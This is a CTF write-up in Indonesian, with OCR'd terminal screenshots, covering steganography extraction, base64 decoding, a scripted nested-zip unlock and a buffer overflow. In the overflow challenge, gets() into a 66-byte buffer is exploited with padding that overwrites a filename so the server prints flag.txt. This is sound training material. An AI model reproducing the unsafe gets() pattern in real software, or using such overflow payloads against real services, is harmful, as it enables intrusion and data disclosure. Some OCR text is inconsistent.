
(kali@kali)-[~/Downloads]
$ steghide --extract
steghide: if standard input is used, the passphrase must be specified on the
command line.
steghide: type "steghide --help" for help.

(kali@kali)-[~/Downloads]
$ steghide --extract Pertamina_abadi.jpg
steghide: unknown argument "Pertemuan_abadi.jpg".
steghide: type "steghide --help" for help.


(kali@kali)-[~/Downloads]
$ steghide --extract -sf Pertamina_abadi.jpg
Enter passphrase:
the file "secret.zip" does already exist. overwrite ? (y/n) y
steghide: could not open the file "secret.zip".

(kali@kali)-[~/Downloads]
$
```



Passphrase dari Pertamina_abadi.jpg biarin blank aja



Extract semua filenya



Decode isi SUS.txt pake base64



Filenya berpassword

```
kali@kali: ~/Downloads
File Actions Edit View Help
steghide: type "steghide --help" for help.

(kali@kali)-[~/Downloads]
$ steghide --extract Pertemanan_abadi.jpg
steghide: unknown argument "Pertemanan_abadi.jpg".
steghide: type "steghide --help" for help.


(kali@kali)-[~/Downloads]
$ steghide --extract -sf Pertemanan_abadi.jpg
Enter passphrase:
the file "secret.zip" does already exist. overwrite ? (y/n) y
steghide: could not open the file "secret.zip".

(kali@kali)-[~/Downloads]
$ steghide --extract -sf Ketahuan_deh.jpg
Enter passphrase:
the file "mungkin_ini_flagnya.txt" does already exist. overwrite ? (y/n) y
steghide: could not open the file "mungkin_ini_flagnya.txt".

(kali@kali)-[~/Downloads]
$ steghide --extract -sf Ketahuan_deh.jpg
Enter passphrase:
the file "mungkin_ini_flagnya.txt" does already exist. overwrite ? (y/n) y
steghide: could not open the file "mungkin_ini_flagnya.txt".

(kali@kali)-[~/Downloads]
$
```

Image yang didalam zip tadi di extract juga pake steghide, passwordnya masih blank



Decode pake base64

Decode from Base64 format

Simply enter your data then push the decode button.

aW5pIGt1bmNpbnlhIHlIdogQXZjaHlzYlllbS03Q2xQdzI5NkNSRnRlMWFwYjlvbJBRNE53ekstbzN6cw==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

ini kuncinya ya : AvchysbYem-7CIPw296CRFIH1apb9on0Q4NwzK-o3zs

Passwordnya dah dapet, AvchysbYem-7CIPw296CRFtH1apb9on0Q4NwzK-o3zs



Buka videonya



Dapet flagnya

Challenge

4 Solves



wonder woman (Medium)

298

Picture of wonder woman, but unfortunately the picture is corrupt? right?

- ▶ Unlock Hint for 20 points
- ▶ Unlock Hint for 20 points

📄 DC_vs_setan.jpg

Flag

Submit

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ strings DC_vs_setan.jpg
JFIF
ICC_PROFILE
mntrRGB XYZ
acsp
desc
$rXYZ
gXYZ
bXYZ
wtpt
rTRC
(gTRC
(bTRC
(cprt
<mluc
enUS
BXYZ
XYZ
XYZ
XYZ
-para
mluc
enUS
c2VjdWxhYntoM1hfNG5kX2YxTGvFczFnTmF0dXIzfQ==
64S
```

Jadiing string pake tool strings, terus ada hasil dari encode base64, decode aja pake base64

Decode from Base64 format


Simply enter your data then push the decode button.



```
c2VjdWxhYntoM1hfNG5kX2YxTG9fczFnTmF0dXlzfQ==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

```
seculab{h3X_4nd_f1Le_s1gNatur3}
```

Dapet flagnya

Challenge2 Solves

zippyzip 2

500


Now let's talk... no more manual labor

12345.zip


password.txt

Flag


Submit



Jadiin satu folder



Format untuk tiap zip sama Cuma beda nama zip selanjutnya yang x=x-1



```
kali@kali: ~/Downloads/New Folder
File Actions Edit View Help

(kali@kali)-[~/Downloads/New Folder]
$ zipfile="12345.zip"
pass="$(cut -f1 password.txt)"
while unzip -Z1 "$zipfile" | head -n1 | grep "\.zip$"; do
    nextzip="$(unzip -Z1 "$zipfile" | head -n1)"
    yes | unzip -P "${pass%.*}" "$zipfile"
    zipfile="$nextzip"
    pass="$(cut -f1 password.txt)"
done
```

Masukin langsung script ini di terminal

\$ zipfile="12345.zip" (buat deklarasi nama zip awal)_

pass="\$(cut -f1 password.txt)" (Buat ambil isi dari teks password)

while unzip -Z1 "\$zipfile" | head -n1 | grep "\.zip\$"; do (buat ambil nama zip sekarang)

 nextzip="\$(unzip -Z1 "\$zipfile" | head -n1)" (ambil nama zip di dalemnya)

 yes | unzip -P "\${pass%.*}" "\$zipfile" (buat masukan password yang udah ditaro diatas tapi auto overwrite password.txt)


 zipfile="\$nextzip" (buat nentuin nama zip selanjutnya)

 pass="\$(cut -f1 password.txt)" (buat masukan password tiap udah jadi password.txt baru)


done

```
kali@kali: ~/Downloads/New Folder
File Actions Edit View Help
Archive: 12305.zip
extracting: 12304.zip
replace password.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: extracting: pass
word.txt
12303.zip
Archive: 12304.zip
extracting: 12303.zip
replace password.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: extracting: pass
word.txt
12302.zip
Archive: 12303.zip
extracting: 12302.zip
replace password.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: extracting: pass
word.txt
12301.zip
Archive: 12302.zip
extracting: 12301.zip
replace password.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: extracting: pass
word.txt
12300.zip
Archive: 12301.zip
extracting: 12300.zip
replace password.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: extracting: pass
word.txt
12299.zip
Archive: 12300.zip
extracting: 12299.zip
```

Tinggalin aja ngopi



Pas dah dapet zip terakhir tinggal comot password dari password.txt terus extract



Dapet flagnya

Simple Buffer Overflow

300

the flag is inside flag.txt

```
(kali㉿kali)-[~/ctf/Simple_Buffer_Overflow]
$ tree
.
├── chall
├── flag.txt
└── hi.txt

1 directory, 3 files
```

flag format: seculab{F4k3_Fl4g}

Author: RAR

nc 0.tcp.ap.ngrok.io 15911

▼ Unlock Hint for 0 points




use netcat to connect to the server challenge

```
(kali㉿kali)-[~/ctf/buffer]
$ nc 0.tcp.ap.ngrok.io 15911
```

► Unlock Hint for 20 points

challs.zip


Ekstrak dlu

Name	Date modified	Type	Size
 chall.c	30/04/2024 1:46	C File	1 KB
 flag.txt	30/04/2024 2:23	Text Document	1 KB
 hi.txt	09/08/2023 14:10	Text Document	1 KB

Cek sourcecode c nya

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main() {
5      setvbuf(stdout, NULL, _IONBF, 0);
6
7      char x[] = "hi.txt";
8      char *y;
9
10     puts("Welcome to Secudarknet :D");
11     printf("First off, what is your name? ");
12
13     char z[66];
14     gets(z);
15
16     FILE *a = fopen((char *)x, "r");
17     if (a == NULL) {
18         printf("File %s doesn't exist!", x);
19         return 37;
20     }
21
22     y = malloc(100 * sizeof(char));
23
24     fscanf(a, "%s", y);
25     puts("");
26     printf("%s %s\n", y, z);
27
28     puts("");
29     fclose(a);
30
31     puts("Thank you for using Secudarknet");
32     free(y);
33 }
```

Disini keliatan kalo programnya bakal ngebuka suatu file



Kira kira satu file bakal ngebuka "Hello," yang satu lagi ngebuka flag

use netcat to connect to the server challenge

```
(kali@kali)-[~/ctf/buffer]  
$ nc 0.tcp.ap.ngrok.io 15911
```

cicip connect dlu

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc 0.tcp.ap.ngrok.io 15911  
Welcome to Secudarknet :D  
First off, what is your name? 
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc 0.tcp.ap.ngrok.io 15911  
Welcome to Secudarknet :D  
First off, what is your name? aaaa  
  
Hello, aaaa  
  
Thank you for using Secudarknet  
(kali@kali)-[~]  
$ 
```

Isi file yang "Hello," Cuma buat nampilin hasil dari nama

```
char z[66];  
gets(z);  
  
FILE *a = fopen((char *)x, "r");  
if (a == NULL) {  
    printf("File %s doesn't exist!", x);  
    return 37;  
}
```

Disini keliatan kalo char z isinya 66 karakter

Coba tabrak dlu pake 100 karakter

```
(kali㉿kali)-[~]  
$ nc 0.tcp.ap.ngrok.io 15911  
Welcome to Secudarknet :D  
First off, what is your name? AAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
File AAAAAAAAAAAAAA doesn't exist!
```

Ternyata udah mulai nampilin file berarti tinggal ubah aja bagian AAAAAAAAAAAAAA (13 karakter) jadi file yang isinya flag di flag.txt. Tapi karena masih belum tau harus ubah bagian mana, coba uji lagi pake karakter yang bisa dibedain (di kasus kali ini kita coba pake A sampe J masing masing 10 karakter jadi total 100 karakter)

```
(kali㉿kali)-[~]  
$ nc 0.tcp.ap.ngrok.io 15911  
Welcome to Secudarknet :D  
First off, what is your name? AAAAAAAAAABBBBBBBB  
BBCCCCCCCCCCCCDDDDDDDDDDDEEEEEEEEEEEFFFFFFF  
GGGGGGHHHHHHHHHHIIIIIIIIIIJJJJJJJJJJ  
File HHHHHHHIIIIIIIII doesn't exist!
```

Ternyata bagian yang bisa diisi flag.txt ada diantara H dan I

```
kali@kali: ~  
File Actions Edit View Help  
Welcome to Secudarknet :D  
First off, what is your name? AAAAAAAAAABBBBBBBB  
BBCCCCCCCCCCCCDDDDDDDDDDDEEEEEEEEEEEFFFFFFF  
GGGGGGHHHflag.txt  
File lag.txt doesn't exist!
```

Pas coba coba apus ternyata udah nyaris dapet

```
(kali@kali)-[~]  
$ nc 0.tcp.ap.ngrok.io 15911  
Welcome to Secudarknet :D  
First off, what is your name? AAAAAAAAAAABBBBBBBB  
BBCCCCCCCCCCCCDDDDDDDDDDDEEEEEEEEEEEFFFFFFF  
GGGGGGHHHfflag.txt  
  
seculab{aduhhhh_buffernya_bocor_jadi_ketahuan_d  
echhh_R4Has1Any4} AAAAAAAAAAABBBBBBBBBBBBCCCCCCCC  
DDDDDDDDDDDEEEEEEEEEEEFFFFFFF  
GGGGGGGGGGGGHHHffla  
g.tx4J4U  
Thank you for using Secudarknet
```

Pas coba tambah f 1 lagi ternyata flagnya keliatan